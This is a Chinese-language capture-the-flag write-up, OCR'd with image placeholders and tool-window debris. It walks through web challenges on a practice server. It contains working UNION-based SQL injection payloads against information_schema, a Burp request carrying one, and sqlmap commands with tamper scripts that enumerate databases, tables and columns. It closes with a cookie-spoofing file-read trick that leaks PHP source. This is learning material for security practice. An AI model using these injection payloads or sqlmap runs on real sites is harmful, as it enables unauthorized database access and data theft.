
```
' union select 1,count(column_name),1,1 from information_schema.columns where table_schema='skctf_flag' and table_name='fl4g'#
```


```
' union select 1,column_name,1,1 from information_schema.columns where table_schema='skctf_flag' and table_name='fl4g' limit 1#
```


得到该表中只有一个列，列名和数据库名相同，也为skctf_flag




Type a search term
0 matches
Done
1,350 bytes | 46 millis


Burp Suite Community Edition v1.7.30 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Go
Cancel
Target: http://120.24.86.145:8002
Request
Raw Params Headers Hex
POST /chengjidan/index.php HTTP/1.1
Host: 120.24.86.145:8002
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:56.0) Gecko/20100101
Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 131
Referer: http://120.24.86.145:8002/chengjidan/index.php
Cookie: ISecer=s:0:"";
PHPSESSID=6s4aunkt7as1d9krm5pauhplqo48ahve
Connection: close
Upgrade-Insecure-Requests: 1
id=' union select 1,column_name,1,1 from information_schema.columns where
table_schema='skctf_flag' and table_name='fl4g' limit 1#
Response
Raw Headers Hex HTML Render
□□□□□□
Submit
Math
English
skctf_flag
1
Type a search term
0 matches
Done
1,359 bytes | 51 millis



Burp Suite Community Edition v1.7.30 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Go
Cancel
Target: http://120.24.86.145:8002
Request
Raw Params Headers Hex
POST /chengjidan/index.php HTTP/1.1
Host: 120.24.86.145:8002
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:56.0) Gecko/20100101
Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Response
Raw Headers Hex HTML Render
□□□□□□



information_schema这个数据库是mysql自带的，它提供了访问数据库元数据的方式，即数据库名或表名，列名等等。这个数据库包含了一些在sql注入中常用到的表，可以查阅相关资料，了解一下。

这里也要注意一下：利用information_schema这个数据库来查询某个特定数据库中所有的表名、某个特定数据库特定表的所有列名的方法。这个题目不需要编写python脚本，很快就可以拿到我们要的结果。

这道题也可以使用sqlmap工具去做，在注入的方式已经很熟悉后，可以直接使用来节省更多时间。下载sqlmap（需要在python2下使用，网上有很多安装教程），将burp中截取的http包保存为.txt文件，执行对应的sqlmap命令，分别爆库、爆表、爆列，如下图。（这里只用到了几个简单的sqlmap命令，其他更多的用法，可以自行学习....emmmm...同在学习过程中）



```
d4c4e6d517257756b4d4b774a505751636f4e47436f486f4b516249424b6a7542695265684a70,0x
717a787071)#
---
[09:35:15] [WARNING] changes made by tampering scripts are not included in shown
 payload content(s)
[09:35:15] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL unknown
[09:35:15] [INFO] fetching database names
[09:35:15] [WARNING] reflective value(s) found and filtering out
[09:35:15] [INFO] used SQL query returns 2 entries
[09:35:15] [INFO] resumed: information_schema
[09:35:15] [INFO] resumed: skctf_flag
available databases [2]:
[*] information_schema
[*] skctf_flag

[09:35:15] [INFO] fetched data logged to text files under 'C:\Users\acer\.sqlmap
\output\120.24.86.145'

[*] shutting down at 09:35:15
```


C:\Windows\system32\cmd.exe

```
D:\Programs\Python\Python27\sqlmapproject-sqlmap-574074e>python sqlmap.py -r C:\
Users\acer\Desktop\test.txt -p id --table -D skctf_flag --tamper=space2comment -
-level 5 --risk 3

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.1.12.23#dev}
|_ -| . [,]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
 consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 09:36:28

[09:36:28] [INFO] parsing HTTP request from 'C:\Users\acer\Desktop\test.txt'
[09:36:28] [INFO] loading tamper script 'space2comment'
[09:36:29] [INFO] resuming back-end DBMS 'mysql'
[09:36:29] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (POST)
    Type: UNION query
    Title: MySQL UNION query (random number) - 4 columns
    Payload: id=-8731' UNION ALL SELECT 8929,8929,8929,CONCAT(0x7162786b71,0x514
d4c4e6d517257756b4d4b774a505751636f4e47436f486f4b516249424b6a7542695265684a70,0x
717a787071)#
---
[09:36:29] [WARNING] changes made by tampering scripts are not included in shown
 payload content(s)
[09:36:29] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL unknown
[09:36:29] [INFO] fetching tables for database: 'skctf_flag'
[09:36:29] [WARNING] reflective value(s) found and filtering out
```


```
[09:36:29] [INFO] used SQL query returns 2 entries
[09:36:29] [INFO] resumed: fl4g
[09:36:29] [INFO] resumed: sc
Database: skctf_flag
[2 tables]
+-------+
| fl4g |
| sc   |
+-------+

[09:36:29] [INFO] fetched data logged to text files under 'C:\Users\acer\.sqlmap
```


C:\Windows\system32\cmd.exe


```
D:\Programs\Python\Python27\sqlmapproject-sqlmap-574074e>python sqlmap.py -r C:\
Users\acer\Desktop\test.txt -p id --column -D skctf_flag -T fl4g --tamper=space2
comment --level 5 --risk 3
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.1.12.23#dev}
|_ -| . [']     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
 consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 09:37:13

[09:37:13] [INFO] parsing HTTP request from 'C:\Users\acer\Desktop\test.txt'
[09:37:14] [INFO] loading tamper script 'space2comment'
[09:37:14] [INFO] resuming back-end DBMS 'mysql'
[09:37:14] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (POST)
    Type: UNION query
    Title: MySQL UNION query (random number) - 4 columns
    Payload: id=-8731' UNION ALL SELECT 8929,8929,8929,CONCAT(0x7162786b71,0x514
d4c4e6d517257756b4d4b774a505751636f4e47436f486f4b516249424b6a7542695265684a70,0x
717a787071)#
---
[09:37:14] [WARNING] changes made by tampering scripts are not included in shown
 payload content(s)
[09:37:14] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL unknown
[09:37:14] [INFO] fetching columns for table 'fl4g' in database 'skctf_flag'
[09:37:14] [WARNING] reflective value(s) found and filtering out
[09:37:14] [INFO] used SQL query returns 1 entries
Database: skctf_flag
Table: fl4g
[1 column]
+------------+-------------+
| Column     | Type        |
+------------+-------------+
| skctf_flag | varchar(64) |
+------------+-------------+

[09:37:14] [INFO] fetched data logged to text files under 'C:\Users\acer\.sqlmap
```

Web6

题目提示说“我感觉你得再快点”，第一反应是在网页刷新过程中，会有一些信息一闪而过，捕捉不到，所以用burpsuite抓包看一下…虽然跟一开始的猜想不一样，但是还是得到了有用信息的。服务器响应的内容中包含有一个flag字段值（以’=’结尾，猜想可能是base64编码的结果），对该字段值进行解密。








可以看到，这个字段给了我们一个flag…并且这个flag还是base64加密的形式（从末尾的'='看出来的），再解密一次得到结果。（这里对应的结果是：74242）

网页还提示了"now you have to post the margin what you find"，那就是说我要post一个margin值。这里我尝试了在原来的http请求头中加入margin=74242，但是得到的响应结果和之前一样。看网上的方法：用python写脚本，加上会话去访问、提交。如下图。（这里也没弄清，为什么使用工具，带着原本的cookie值去提交margin值不能得到flag。）



cookies欺骗

打开页面之后，注意到页面自动跳转，url变为

`http://120.24.86.145:8002/web11/index.php?line=&filename=a2V5cy50eHQ=`

GET方式提交了line和filename两个变量，而且filename是base64编码的结果，解码之后发现此时的filename为keys.txt，猜测line是代表第几行。那首先想到的就是让filename是index.php，并且修改line，最终得到的index.php的内容如下：

```
<?php
error_reporting(0);
$file=base64_decode(isset($_GET['filename'])?$_GET['filename']:"");
$line=isset($_GET['line'])?intval($_GET['line']):0;
if($file=='') header("location:index.php?line=&filename=a2V5cy50eHQ=");
$file_list = array(
    '0' =>'keys.txt',
    '1' =>'index.php',
);
if(isset($_COOKIE['margin']) && $_COOKIE['margin']=='margin'){
    $file_list[2]='keys.php';
}
if(in_array($file, $file_list)){
```

